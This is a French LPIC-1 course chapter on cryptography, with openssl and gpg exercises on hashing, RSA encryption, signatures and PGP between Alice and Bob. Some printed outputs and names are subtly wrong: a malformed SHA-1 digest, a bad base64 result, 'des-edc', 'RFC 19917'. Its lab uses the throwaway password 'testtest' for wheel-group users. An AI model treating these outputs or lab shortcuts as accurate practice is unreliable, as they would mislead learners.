- <http://olivieraj.free.fr/fr/linux/information/firewall/index.html>
- <http://wiki.openwrt.org/doc/howto/netfilter>
- <http://wiki.openwrt.org/doc/uci/firewall>
- <http://man.cx/iptables>
- <http://man.cx/ip6tables>
- http://www.cisco.com/c/en/us/td/docs/solutions/Enterprise/Security/SAFE_RG/safesmallentnetworks.html
- Zone-Based Policy Firewall Design and Application Guide
- Zone-Based Policy Firewall IPv6 Support
- [http://www.sans.org\(score/checklists/FirewallChecklist.pdf](http://www.sans.org(score/checklists/FirewallChecklist.pdf)

Confidentialité

- Objectifs de certification
 - LPIC 1
- 1. Cryptologie
- 2. Cryptographie
 - 2.1. Algorithmes de chiffrement faible (facilement déchiffrables)
 - 2.2. Algorithmes de cryptographie symétrique (à clé secrète)
 - 2.3. Modes de chiffrement par bloc
- 3. Exercices de chiffrement symétrique
 - 3.1. Chiffrement symétrique avec `vim`
 - 3.2. Chiffrement de fichier avec `openssl`
- 4. Cryptographie asymétrique
 - 4.1. Algorithmes de cryptographie asymétrique
 - 4.2. Fonctions de hachage
- 5. Cryptographie hybride
- 6. Exercices de cryptographie asymétrique
 - 6.1. Générer l'emprunte d'un fichier
 - 6.2. Exercices de chiffrement asymétrique
 - 6.3. Exercice de signature numérique
- 7. PGP
 - 7.1. Fonctionnement de PGP
 - 7.2. Authentification
 - 7.3. Confidentialité
 - 7.4. Compression
 - 7.5. Compatibilité
 - 7.6. Segmentation et ré-assemblage
- 8. Exercices GPG
 - 8.1. Chiffrer un texte clair avec GPG
 - 8.2. Déchiffrer un texte gpg
 - 8.3. Chiffrer et signer des messages
 - 8.4. Logiciels graphiques PGP
 - Gestion des clés
 - Message chiffré
- 9. Chiffrement de fichiers en ligne de commande
- 10. Cryptanalyse
- 11. Attaques
 - 11.1. Attaques
 - 11.2. Outils
 - 11.3. Vecteurs d'attaque
 - 11.4. Activités
 - 11.5. Cassage
 - 11.6. Attaques en ligne
 - 11.7. Contre-mesures -> Fail2ban, snort
 - 11.8. Attaques hors ligne
 - 11.9. Stockage et choix du mot de passe
 - Sources
- 12. Systèmes de fichiers chiffrés
- Notes
 - Sources

Objectifs de certification

LPIC 1

- *Sujet 110 : Sécurité*
 - 110.3 Sécurisation des données avec le chiffrement

1. Cryptologie

La cryptologie est la science qui englobe la **cryptographie** — l'écriture secrète – et la **cryptanalyse** – l'analyse de cette dernière.

La confidentialité n'est que l'une des facettes de la cryptologie. Elle permet également :

- l'authentification ou l'authentification forte d'un message : l'assurance qu'un individu est bien l'auteur du message chiffré ;
- la non-répudiation est le fait de s'assurer qu'un contrat ne peut être remis en cause par l'une des parties.
- l'intégrité : on peut vérifier que le message n'a pas été manipulé sans autorisation ou par erreur ;
- la preuve à divulgation nulle de connaissance — par exemple d'identité —, on peut prouver que l'on connaît un secret sans le révéler ;
- et autres, dont l'anonymat et la mise en gage.

Les premières méthodes de chiffrement remontent à l'Antiquité et se sont améliorées, avec la fabrication de différentes machines de chiffrement, pour obtenir un rôle majeur lors de la Première Guerre mondiale et de la Seconde Guerre mondiale. (voir https://fr.wikipedia.org/wiki/Histoire_de_la_cryptologie).

La cryptologie a très longtemps été considérée comme une arme de guerre.

La cryptologie est essentielle à la sécurité des transactions de commerce électronique.

2. Cryptographie

La cryptographie est une des disciplines de la cryptologie s'attachant à protéger des messages (assurant confidentialité, authenticité et intégrité) en s'aidant souvent de secrets ou clés. Elle se distingue de la **stéganographie** qui fait passer inaperçu un message dans un autre message alors que la cryptographie rend un message inintelligible à autre que qui-de-droit.

La cryptographie se scinde en deux parties nettement différencierées :

- d'une part la cryptographie à **clef secrète**, encore appelée **symétrique** ou bien **classique** ;
- d'autre part la cryptographie à **clef publique**, dite également **asymétrique** ou **moderne**.

La première est la plus ancienne, on peut la faire remonter à l'Égypte de l'an 2000 av. J.-C. en passant par Jules César ; la seconde remonte à l'article de W. Diffie et M. Hellman, New directions in cryptography daté de 1976.

Toutes deux visent à assurer la **confidentialité** de l'information, mais la cryptographie à clef secrète nécessite au préalable la mise en commun entre les destinataires d'une certaine information : la clé (symétrique), nécessaire au chiffrement ainsi qu'au déchiffrement des messages.

Dans le cadre de la cryptographie à clé publique, ce n'est plus nécessaire. En effet, les clés sont alors différentes, ne peuvent se déduire l'une de l'autre, et servent à faire des opérations opposées, d'où l'asymétrie entre les opérations de chiffrement et de déchiffrement.

Bien que beaucoup plus récente et malgré d'énormes avantages – signature numérique, échange de clés... – la cryptographie à clef publique ne remplace pas totalement celle à clef secrète, qui pour des raisons de vitesse de chiffrement et parfois de simplicité reste présente. À ce titre, signalons la date du dernier standard américain en la matière, l'AES : décembre 2001, ce qui prouve la vitalité encore actuelle de la cryptographie symétrique.

2.1. Algorithmes de chiffrement faible (facilement déchiffrables)

Les premiers algorithmes utilisés pour le chiffrement d'une information étaient assez rudimentaires dans leur ensemble. Ils consistaient notamment au remplacement de caractères par d'autres. La **confidentialité de l'algorithme de chiffrement était donc la pierre angulaire de ce système pour éviter un décryptage rapide**.


Exemples d'algorithmes de chiffrement faibles :

- ROT13 (rotation de 13 caractères, sans clé) ;
- Chiffre de César (décalage de trois lettres dans l'alphabet sur la gauche).
- Chiffre de Vigenère (introduit la notion de clé)

Pour s'amuser avec ces algorithmes vous pouvez vous référer aux sites <https://asecuritysite.com/> ou <http://www.cryptool-online.org/> ou encore, parmi d'autres ressources, la librairie python pycipher : <http://pycipher.readthedocs.io/en/master/>.

2.2. Algorithmes de cryptographie symétrique (à clé secrète)

Les algorithmes de chiffrement symétrique se fondent sur une même clé pour chiffrer et déchiffrer un message. L'un des problèmes de cette technique est que la clé, qui doit rester totalement confidentielle, doit être transmise au correspondant de façon sûre. La mise en œuvre peut s'avérer difficile, surtout avec un grand nombre de correspondants car il faut autant de clés que de correspondants.



Quelques algorithmes de chiffrement symétrique très utilisés :

- Chiffre de Vernam (le seul offrant une sécurité théorique absolue, à condition que la clé ait au moins la même longueur que le message, qu'elle ne soit utilisée qu'une seule fois à chiffrer et qu'elle soit totalement aléatoire)
- DES
- 3DES
- AES
- RC4
- RC5
- MISTY1
- et bien d'autres.

On distingue deux catégories de chiffrement symétrique :

- Le **chiffrement par bloc** (en anglais block cipher) est une des deux grandes catégories de chiffrements modernes en cryptographie symétrique, l'autre étant le chiffrement par flot. La principale différence vient du découpage des données en blocs de taille généralement fixe. La taille de bloc est comprise entre 32 et 512 bits, dans le milieu des années 1990 le standard était de 64 bits mais depuis 2000 et le concours AES le standard est de 128 bits.
- Le chiffrement de flux ou chiffrement par flot (en anglais stream cipher). Un chiffrement par flot arrive à traiter les données de longueur quelconque et n'a pas besoin de les découper. Un chiffrement par flot se présente souvent sous la forme d'un générateur de nombres pseudo-aléatoires avec lequel on opère un XOR entre un bit à la sortie du générateur et un bit provenant des données.

La recommandation du [RGS_v-2-0_B1](#) indique taille minimale des clés symétriques à 128 bits.

2.3. Modes de chiffrement par bloc

En cryptographie, un mode d'opération est la manière de traiter les blocs de texte clairs et chiffrés au sein d'un algorithme de chiffrement par bloc. Historiquement, les modes d'opération ont été abondamment étudiés pour leur propriétés de propagation d'erreurs lors de divers scénarios de modification de données durant le chiffrement. Les développements suivants ont considéré que la protection de l'intégrité était un objectif à atteindre par des moyens complètement différents. Mais aujourd'hui il existe des modes d'opérations qui associent chiffrement et authentification de manière efficace.

Plusieurs modes existent, certains sont plus vulnérables que d'autres :

- Dictionnaire de codes (Electronic Code Book, ECB)
- Enchaînement des blocs (Cipher Block Chaining, CBC)
- Chiffrement à rétroaction (Cipher Feedback, CFB)
- Chiffrement à rétroaction de sortie (Output Feedback, OFB)
- Chiffrement basé sur un compteur (Counter, CTR)
- Chiffrement avec vol de texte (CipherText Stealing, CTS)
- Compteur avec CBC-MAC, voir l'article CCMP
- EAX (inventé par David Wagner et al.)
- CWC (à deux passes)

3. Exercices de chiffrement symétrique

3.1. Chiffrement symétrique avec vim

```
vim -x vimtest.cry
```

3.2. Chiffrement de fichier avec openssl

```
# openssl list-cipher-commands
aes-128-cbc
aes-128-ecb
aes-192-cbc
aes-192-ecb
aes-256-cbc
aes-256-ecb
base64
bf
bf-cbc
bf-cfb
bf-ecb
bf-ofb
camellia-128-cbc
camellia-128-ecb
camellia-192-cbc
camellia-192-ecb
camellia-256-cbc
camellia-256-ecb
cast
cast-cbc
cast5-cbc
cast5-cfb
cast5-ecb
cast5-ofb
des
des-cbc
des-cfb
des-ecb
des-edc
des-edc
des-edc-cbc
des-edc-cfb
des-edc-ofb
des-edc3
des-edc3-cbc
des-edc3-cfb
des-edc3-ofb
des-ofb
des3
desx
rc2
rc2-40-cbc
rc2-64-cbc
rc2-cbc
rc2-cfb
rc2-ecb
rc2-ofb
rc4
rc4-40
seed
seed-cbc
seed-cfb
seed-ecb
seed-ofb
```

Créer un fichier clair.

```
# echo "0123456789" > clair-text.txt
# cat clair-text.txt
0123456789
```

Codage base-64.

```
# openssl enc -base64 -in clair-text.txt
MDEyMzQ1Njc40Qo=
```

Chiffrement AES.

```
# openssl enc -aes-256-cbc -in clair-text.txt -out enc-text.bin
enter aes-256-cbc encryption password:
Verifying - enter aes-256-cbc encryption password:
# cat enc-text.bin
Salted__Ã‰% 00j0j0%000z-100[0
```

Déchiffrement.

```
# openssl enc -aes-256-cbc -d -in enc-text.bin -out decryp-text.txt
enter aes-256-cbc decryption password:
# cat decryp-text.txt
0123456789
```

4. Cryptographie asymétrique

4.1. Algorithmes de cryptographie asymétrique

Pour résoudre le problème de l'échange de clés, la cryptographie asymétrique a été mise au point dans les années 1970. Elle se base sur le principe de deux clés :

- une publique, permettant le chiffrement ;
- une privée, permettant le déchiffrement.

Comme son nom l'indique, la clé publique est mise à la disposition de quiconque désire chiffrer un message. Ce dernier ne pourra être déchiffré qu'avec la clé privée, qui doit rester confidentielle.

Ceci dit le rôle des clés est interchangeable : on peut chiffrer avec une clé privée et déchiffrer avec une clé publique.

Quelques algorithmes de cryptographie asymétrique très utilisés :

- RSA (chiffrement et signature);
- DSA (signature);
- Protocole d'échange de clés Diffie-Hellman (échange de clé);
- et d'autres ; voir cette liste plus complète d'algorithmes de cryptographie asymétrique.

Le principal inconvénient de RSA et des autres algorithmes à clés publiques est leur grande lenteur par rapport aux algorithmes à clés secrètes. RSA est par exemple 1000 fois plus lent que DES. En pratique, dans le cadre de la confidentialité, on s'en sert pour chiffrer un nombre aléatoire qui sert ensuite de clé secrète pour un algorithme de chiffrement symétrique. C'est le principe qu'utilisent des logiciels comme PGP par exemple.

La cryptographie asymétrique est également utilisée pour assurer l'authenticité d'un message. L'empreinte du message est chiffrée à l'aide de la clé privée et est jointe au message. Les destinataires déchiffrent ensuite le cryptogramme à l'aide de la clé publique et retrouvent normalement l'empreinte. Cela leur assure que l'émetteur est bien l'auteur du message. On parle alors de signature ou encore de scellement.

La propriété des algorithmes asymétriques est qu'un message chiffré par une clé publique n'est lisible que par le propriétaire de la clé privée correspondante. À l'inverse, un message chiffré par une clé privée sera lisible par tous ceux qui possèdent la clé publique correspondante.

Ainsi avec sa clé privée, Anne :

- signe ses messages ;
- lit (déchiffre) les messages qui lui sont adressés.



4.2. Fonctions de hachage

Une fonction de hachage est une fonction qui convertit un grand ensemble en un plus petit ensemble, l'empreinte. Il est impossible de la déchiffrer pour revenir à l'ensemble d'origine, ce n'est donc pas une technique de chiffrement.

Quelques fonctions de hachage très utilisées :

- MD5 ;
- SHA-1 ;
- SHA-256 ; et d'autres ; voir cette liste plus complète d'algorithmes de hachage.

L'empreinte d'un message ne dépasse généralement pas 256 bits (maximum 512 bits pour SHA-512) et permet de vérifier son intégrité.

Grâce à la valeur de hachage, on peut discriminer deux objets apparemment proches, ce qui peut être utilisé pour garantir l'intégrité des objets, autrement dit leur non modification par un acteur malveillant.

Le salage (salting en anglais) consiste à ajouter une chaîne de caractères (un nonce) à l'information avant le hachage. Par exemple, dans un cadre cryptographique, au lieu de pratiquer le hachage sur le mot de passe seul, on peut le faire sur le résultat de la concaténation du mot de passe avec une autre chaîne de caractères pseudo-aléatoire, obtenue par un hachage de l'identifiant (login) concaténé avec le mot de passe. Les deux fonctions de hachage (celle qu'on utilise pour générer la chaîne pseudo-aléatoire et celle qu'on applique au résultat) peuvent être différentes (par exemple SHA-1 et MD5).

Cela permet de renforcer la sécurité de cette fonction.

En effet, en l'absence de salage, il est possible de cracker le système à l'aide de tables de hachage correspondant à des valeurs (telles que des mots de passe) souvent utilisées, par exemple les tables arc-en-ciel.

Le simple ajout d'un sel (ou nonce) avant hachage rend l'utilisation de ces tables caduque, et le craquage doit faire appel à des méthodes telles que l'attaque par force brute (cette méthode, consistant à tester toutes les valeurs possibles, prend tellement de temps avec un bon mot de passe que l'on ne peut plus qualifier cela de crackage).

5. Cryptographie hybride

La cryptographie hybride est un système de cryptographie faisant appel aux deux grandes familles de systèmes cryptographiques : la cryptographie asymétrique et la cryptographie symétrique. Les logiciels comme PGP et GnuPG reposent sur ce concept qui permet de combiner les avantages des deux systèmes.

La cryptographie asymétrique propose aussi une autre primitive cryptographique pouvant être associée à un chiffrement symétrique, il s'agit de l'échange de clés (en) ; un exemple est l'échange de clés Diffie-Hellman. Cette méthode, couplée avec un mécanisme d'authentification, est par exemple utilisée par TLS.

La cryptographie asymétrique est intrinsèquement lente à cause des calculs complexes qui y sont associés, alors que la cryptographie symétrique brille par sa rapidité. Toutefois, cette dernière souffre d'une grave lacune, on doit transmettre les clés de manière sécurisée (sur un canal authentifié). Pour pallier ce défaut, on recourt à la cryptographie asymétrique qui travaille avec une paire de clés : la clé privée et la clé publique. La cryptographie hybride combine les deux systèmes afin de bénéficier des avantages (rapidité de la cryptographie symétrique pour le contenu du message) et utilisation de la cryptographie "lente" uniquement pour la clé.

La plupart des systèmes hybrides procèdent de la manière suivante. Une clé aléatoire, appellée clé de session, est générée pour l'algorithme symétrique (3DES, IDEA, AES et bien d'autres encore), cette clé fait généralement entre 128 et 512 bits selon les algorithmes. L'algorithme de chiffrement symétrique est ensuite utilisé pour chiffrer le message. Dans le cas d'un chiffrement par blocs, on doit utiliser un mode d'opération comme CBC, cela permet de chiffrer un message de taille supérieure à celle d'un bloc.

La clé de session quant à elle, se voit chiffrée grâce à la clé publique du destinataire, c'est ici qu'intervient la cryptographie asymétrique (RSA ou ElGamal). Comme la clé est courte, ce chiffrement prend peu de temps. Chiffrer l'ensemble du message avec un algorithme asymétrique serait bien plus coûteux, c'est pourquoi on préfère passer par un algorithme symétrique. Il suffit ensuite d'envoyer le message chiffré avec l'algorithme symétrique et accompagné de la clé chiffrée correspondante. Le destinataire déchiffre la clé symétrique avec sa clé privée et via un déchiffrement symétrique, retrouve le message.

Il est très courant d'ajouter des authentications et des signatures aux messages envoyés. On utilise pour cela des fonctions de hachage (MD5, SHA-1 ou des codes authenticateurs comme HMAC).

6. Exercices de cryptographie asymétrique

6.1. Générer l'emprunte d'un fichier

```
$ echo "fichier" > fichier.txt
```

```
$ echo "cichier" > fichier2.txt

$ openssl dgst -md5 < fichier.txt
(stdin)= f177a99d010fa7406403cd2136e7644e

$ openssl dgst -md5 < fichier2.txt
(stdin)= ced7ffe67001ba15b5a4ef4d0d20269a

$ openssl dgst -sha1 < fichier.txt
(stdin)= 47629f27e6f98a000d9a51907fa706e676d6eee8

$ openssl dgst -sha1 < fichier2.txt
(stdin)= 828968c2043569a701bfafe2e8cf94a612e3ec410

$ openssl dgst -sha256 < fichier.txt
(stdin)= 07ae4c332cc992ea1086d067b0e720a914e601c9d3b016f9952cd8a05e03cdfc

$ openssl dgst -sha256 < fichier2.txt
(stdin)= ceb3564c37c7775d5d5611724de0f566dc7d6f5797f1e16da9ccdb3efa7f7b84

$ openssl dgst -sha512 < fichier.txt
(stdin)= 69f0cc9551f59aee2496c9ff4f492325c9cb1379a6a83c36ddd1e5e3f751344da52435306f9c1cf00cc68ba4e97fa2e84123e01f50b0227dfbb6c
c63e1530c95
$ openssl dgst -sha512 < fichier2.txt
(stdin)= 778c653c8381416901e9fd0ab2fa01b6c65171594906ab48c60d81cdf8596cd3091f391213ed834e187fdee6c4d0f96100d7672ea5f5db65ab23a
bef020b919d
```

Aussi on peut utiliser les binaires `md5sum`, `shasum`, `sha224sum`, `sha256sum`, `sha384sum`, `sha512sum`.

Par exemple :

```
$ shasum fichier.txt
47629f27e6f98a000d9a51907fa706e676d6eee8  fichier.txt
$ shasum fichier.txt > fichier.txt.sha1
```

```
$ shasum -c fichier.txt.sha1
fichier.txt: Réussi
```

6.2. Exercices de chiffrement asymétrique

Alice génère un couple de clés :

```
$ openssl genrsa -out cle.pem 2048
Generating RSA private key, 2048 bit long modulus
.....+
.....+
e is 65537 (0x10001)
```

Alice extrait sa clé publique et la transmet à Bob :

```
$ openssl rsa -in cle.pem -pubout -out pub.pem
writing RSA key
```

Bob envoie un mot de passe chiffré avec la clé publique d'Alice :

```
$ echo secret | openssl rsautl -inkey pub.pem -pubin -out crypto.dat -encrypt
$ cat crypto.dat
00=0|<?1000EU0u50000-0s
000".00NF
0_Z_0&fmp}U100+00[00G00\00!m040; !0000q0000>0020`D0EV00@00y0020A000+000M0KG#00^00<d0@0C"0!v0t0*|00^080Z0S00`R0; .0;0 X0000jD100!0
|\0`00Z?89

z,z*0
```

Alice déchiffre le mot de passe :

```
$ openssl rsautl -inkey cle.pem -in crypto.dat -decrypt
secret
```

6.3. Exercice de signature numérique

Alice calcule l'empreinte d'un fichier en sha1 et la signe avec la clé privée avec openssl :

```
$ echo "test" > fic_a_signer.txt
$ openssl dgst -sha1 fic_a_signer.txt > sign.sha1
$ openssl rsautl -sign -in sign.sha1 -inkey cle.pem -out clair.sig
```

Bob reçoit le fichier et la signature, il recalcule l'emprunte et il déchiffre la signature avec la clé publique d'Alice. Si les deux valeurs sont identiques le message est bien signé.

```
$ openssl dgst -sha1 fic_a_signer.txt
SHA1(fic_a_signer.txt)= 4e1243bd22c66e76c2ba9eddc1f91394e57f9f83
$ openssl rsautl -verify -in clair.sig -inkey pub.pem -pubin
SHA1(fic_a_signer.txt)= 4e1243bd22c66e76c2ba9eddc1f91394e57f9f83
```

7. PGP

Pretty Good Privacy (en français : « assez bonne confidentialité »), plus connu sous le sigle PGP, est un logiciel de chiffrement cryptographique, développé et diffusé aux États-Unis par Philip Zimmermann en 1991.

PGP se propose de garantir la confidentialité et l'authentification pour la communication des données. Il est souvent utilisé pour la signature de données, le chiffrement et le déchiffrement des textes, des courriels, fichiers, répertoires et partitions de disque entier pour accroître la sécurité des communications par courriel. Utilisant la cryptographie asymétrique mais également la cryptographie symétrique, il fait partie des logiciels de cryptographie hybride.

PGP et les produits similaires suivent le standard OpenPGP (RFC 4880) pour le chiffrement et le déchiffrement de données.

7.1. Fonctionnement de PGP

Avec PGP, il devient possible de vérifier si un message provient bien de l'origine (via les signatures cryptographiques), ainsi que de chiffrer des messages afin qu'un seul destinataire puisse les lire. En bref, chaque utilisateur crée une paire de clés de chiffrement asymétriques (une publique, l'autre privée), et distribue la clé publique. Les signatures effectuées avec la clé privée peuvent être vérifiées en utilisant la clé publique correspondante et les messages chiffrés utilisant la clé publique sont déchiffrables en utilisant la clé privée correspondante. Ce fonctionnement a été initialement décrit dans le document RFC 19917.

PGP offre des services d'authentification, de confidentialité, de compression et de segmentation, tout en étant compatible avec de nombreux systèmes de messagerie électronique.

7.2. Authentification

L'expéditeur crée un condensat de son message (avec par exemple SHA-1), chiffre ce condensat avec sa clé privée et l'ajoute en début de message. Le destinataire déchiffre l'ajout en début de message avec la clé publique de l'émetteur et en extrait le condensat. Il calcule ensuite lui-même un condensat du message en utilisant la même fonction de condensat et le compare à celui qu'il a déchiffré ; même résultat ⇒ expéditeur authentifié et message intégrer. Le couple clé publique/clé privée peut être fourni par RSA ou DSA ;

7.3. Confidentialité

(chiffrer des messages à transmettre ou des fichiers à enregistrer) : génération d'une clé secrète de taille 128 bits par exemple (nommée clé de session, valable pour un seul fichier ou un seul message). Le message ou le fichier est chiffré au moyen de cette clé de session avec un algorithme de cryptographie symétrique. Puis cette clé secrète est chiffrée au moyen de la clé publique RSA ou DSA du destinataire et ajoutée au début du message ou du fichier. Le destinataire du message déchiffre l'en-tête du message avec sa clé privée RSA ou DSA et en extrait la clé secrète qui lui permet de déchiffrer le message. Pour que la sécurité de l'échange soit plus sûre il ne faudrait pas utiliser le chiffrement sans authentification. PGP générant des clés très souvent (à chaque fichier ou message), le générateur aléatoire associé à PGP doit être particulièrement efficace afin de ne pas générer des séquences de clés prévisibles ;

7.4. Compression

Utilisation de ZIP appliquée après la signature mais avant le chiffrement (l'entropie induite par la compression rend plus difficile la cryptanalyse du fichier ou du message) ;

7.5. Compatibilité

Comme certains systèmes de messagerie ne permettent l'utilisation que du format ASCII, PGP contourne cette limitation en convertissant chaque flot binaire de 8 bits en caractères ASCII imprimables (conversion Radix-64 : 3 octets binaires sont convertis en 4 octets ASCII tout en contenant un CRC pour détecter les erreurs de transmission) ; la taille des messages grossit de 33 % mais la compression compense largement ce phénomène. PGP applique une conversion Radix-64 systématiquement, que le message original soit déjà au format ASCII ou pas ;

7.6. Segmentation et ré-assemblage

Pour outrepasser certaines contraintes (taille maximum des messages), après tous les traitements précédents PGP peut tronçonner le message original en segments de taille fixe. L'en-tête contenant la clé secrète ne sera positionnée que dans le premier segment. Le destinataire met en mémoire la clé secrète, récupère tous les segments, en retire les en-têtes inutiles, ré-assemble le message avant de le déchiffrer, le décompresser et vérifier sa signature.

8. Exercices GPG

8.1. Chiffrer un texte clair avec GPG

```
$ echo "test" > texte.txt  
$ gpg --symmetric texte.txt
```

Entrez la phrase de passe	
Phrase de passe	*****
<OK>	<Cancel>

```
$ ls texte.*  
texte.txt  texte.txt.gpg  
  
$ $ cat texte.txt.gpg  
ihQJQQ$)QQcgQQQH]<JWQkDdccQ_6QQ=qQ
```

8.2. Déchiffrer un texte gpg

```
$ gpg --decrypt texte.txt.gpg
gpg: données chiffrées avec CAST5
gpg: chiffré avec 1 phrase de passe
test
gpg: Attention : l'intégrité du message n'était pas protégée
```

```
$ gpg --output texte.txt.dec --decrypt texte.txt.gpg
gpg: données chiffrées avec CAST5
gpg: chiffré avec 1 phrase de passe
gpg: Attention : l'intégrité du message n'était pas protégée

$ cat texte.txt.dec
test
```

8.3. Chiffrer et signer des messages

Dans ce scénario Bob envoie un message chiffré à Alice et Alice signe un message à destination de Bob. Dans notre cas, Alice et Bob sont deux utilisateurs du système.

- Créer des utilisateurs alice et bob

```
# adduser alice
# echo testtest | passwd --stdin alice
# gpasswd -a alice wheel

# adduser bob
# echo testtest | passwd --stdin bob
# gpasswd -a bob wheel
```

- Création d'un dossier partagé

/tmp est un lieu partagé par excellence

```
# ls -ld /tmp
drwxrwxrwt. 20 root root 4096 28 sep 18:43 /tmp
```

- Créer des clés dans la session de Alice Alice <alice@localhost>

```
$ su - alice
$ sudo gpg --gen-key

[sudo] password for alice:
gpg (GnuPG) 2.0.22; Copyright (C) 2013 Free Software Foundation, Inc.
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.

gpg: répertoire « /root/.gnupg » créé
gpg: nouveau fichier de configuration « /root/.gnupg/gpg.conf » créé
gpg: Attention : les options de « /root/.gnupg/gpg.conf » ne sont pas encore actives cette fois
gpg: le porte-clés « /root/.gnupg/secring.gpg » a été créé
gpg: le porte-clés « /root/.gnupg/pubring.gpg » a été créé
Sélectionnez le type de clef désiré :
(1) RSA et RSA (par défaut)
(2) DSA et Elgamal
(3) DSA (signature seule)
(4) RSA (signature seule)
Quel est votre choix ?
les clefs RSA peuvent faire entre 1024 et 4096 bits de longueur.
Quelle taille de clef désirez-vous ? (2048)
La taille demandée est 2048 bits
Veuillez indiquer le temps pendant lequel cette clef devrait être valable.
    0 = la clef n'expire pas
    <n> = la clef expire dans n jours
    <n>w = la clef expire dans n semaines
    <n>m = la clef expire dans n mois
    <n>y = la clef expire dans n ans
Pendant combien de temps la clef est-elle valable ? (0)
La clef n'expire pas du tout
Est-ce correct ? (o/N) o

GnuPG doit construire une identité pour identifier la clef.

Nom réel : Alice
Adresse électronique : alice@localhost
Commentaire :
Vous avez sélectionné cette identité :
    « Alice <alice@localhost> »

Faut-il modifier le (N)om, le (C)ommentaire, l'(A)dresse électronique
ou (O)ui/(Q)uitter ? O
Une phrase de passe est nécessaire pour protéger votre clef secrète.

De nombreux octets aléatoires doivent être générés. Vous devriez faire
autre chose (taper au clavier, déplacer la souris, utiliser les disques)
pendant la génération de nombres premiers ; cela donne au générateur de
nombres aléatoires une meilleure chance d'obtenir suffisamment d'entropie.
De nombreux octets aléatoires doivent être générés. Vous devriez faire
autre chose (taper au clavier, déplacer la souris, utiliser les disques)
pendant la génération de nombres premiers ; cela donne au générateur de
nombres aléatoires une meilleure chance d'obtenir suffisamment d'entropie.
gpg: /root/.gnupg/trustdb.gpg : base de confiance créée
gpg: clef CDB148EC marquée de confiance ultime.
les clefs publique et secrète ont été créées et signées.

gpg: vérification de la base de confiance
gpg: 3 marginale(s) nécessaire(s), 1 complète(s) nécessaire(s),
      modèle de confiance PGP
gpg: profondeur : 0  valables : 1  signées : 0
      confiance : 0 i., 0 n.d., 0 j., 0 m., 0 t., 1 u.
pub   2048R/CDB148EC 2016-09-28
      Empreinte de la clef = 7E68 6D3E 937C F4B0 AA5D  787C C638 9CF9 CDB1 48EC
uid            Alice <alice@localhost>
sub   2048R/FF629C2C 2016-09-28
```

- Exportation et publication de la clé

```
sudo gpg --armor --export "Alice" > /tmp/alice.asc
```

- Bob importe la clé publique d'Alice

```
$ su - bob
$ gpg --armor --import /tmp/alice.asc
gpg: répertoire « /home/bob/.gnupg » créé
gpg: nouveau fichier de configuration « /home/bob/.gnupg/gpg.conf » créé
gpg: Attention : les options de « /home/bob/.gnupg/gpg.conf » ne sont pas encore actives cette fois
gpg: le porte-clés « /home/bob/.gnupg/secring.gpg » a été créé
gpg: le porte-clés « /home/bob/.gnupg/pubring.gpg » a été créé
gpg: /home/bob/.gnupg/trustdb.gpg : base de confiance créée
gpg: clef CDB148EC : clef publique « Alice <alice@localhost> » importée
gpg:           Quantité totale traitée : 1
gpg:           importées : 1 (RSA: 1)
```

- Bob envoie un message chiffré à Alice

```
$ su - bob
$ echo "secret pour Alice" > bob_to_alice.txt
$ sudo gpg -r Alice --encrypt --armor -o /tmp/bob_to_alice.enc bob_to_alice.txt
```

- Alice déchiffre le message avec sa clé privée

```
$ su - alice
$ sudo gpg /tmp/bob_to_alice.enc

Une phrase de passe est nécessaire pour déverrouiller la clef secrète de
l'utilisateur : « Alice <alice@localhost> »
clef RSA de 2048 bits, identifiant FF629C2C, créée le 2016-09-28 (identifiant de clef principale CDB148EC)

gpg: chiffré avec une clef RSA de 2048 bits, identifiant FF629C2C, créée le 2016-09-28
  « Alice <alice@localhost> »
gpg: /tmp/bob_to_alice.enc : suffixe inconnu
Entrez le nouveau nom de fichier [bob_to_alice.txt]:
```

\$ cat bob_to_alice.txt
secret pour Alice

- Lister son trousseau de clés

```
$ su - alice
$ sudo gpg --list-public-keys
/root/.gnupg/pubring.gpg
-----
pub    2048R/CDB148EC 2016-09-28
uid          Alice <alice@localhost>
sub    2048R/FF629C2C 2016-09-28

[alice@localhost ~]$ sudo gpg --list-secret-keys
/root/.gnupg/secring.gpg
-----
sec    2048R/CDB148EC 2016-09-28
uid          Alice <alice@localhost>
ssb    2048R/FF629C2C 2016-09-28
```

- Alice crée et signe un message

```
$ su - alice
$ echo "Peux-tu vérifier la signature ? signé Alice" > alice_to_bob.txt
$ sudo gpg --clearsign -u Alice alice_to_bob.txt

Une phrase de passe est nécessaire pour déverrouiller la clef secrète de
l'utilisateur : « Alice <alice@localhost> »
clef RSA de 2048 bits, identifiant CDB148EC, créée le 2016-09-28

$ cp alice_to_bob.txt* /tmp
```

- Bob vérifie ce message

```
$ su - bob
$ cat /tmp/alice_to_bob.txt
Peux-tu vérifier la signature ? signé Alice
$ gpg --verify /tmp/alice_to_bob.txt.asc
gpg: Signature faite le mer 28 sep 2016 19:26:55 CEST avec la clef RSA d'identifiant CDB148EC
gpg: Bonne signature de « Alice <alice@localhost> »
gpg: Attention : cette clef n'est pas certifiée avec une signature de confiance.
gpg: Rien n'indique que la signature appartient à son propriétaire.
Empreinte de clef principale : 7E68 6D3E 937C F4B0 AA5D 787C C638 9CF9 CDB1 48EC
```

8.4. Logiciels graphiques PGP

Tous ces exercices sont certainement plus éloquents avec un véritable logiciel de messagerie. Pour inspiration, Mailvelope (<https://www.mailvelope.com/>) est une solution qui s'intègre aux webmail comme extension Chrome ou addon Firefox.

Source : <https://www.mailvelope.com/en/help>, <https://www.mailvelope.com/en/faq#keys>

Gestion des clés

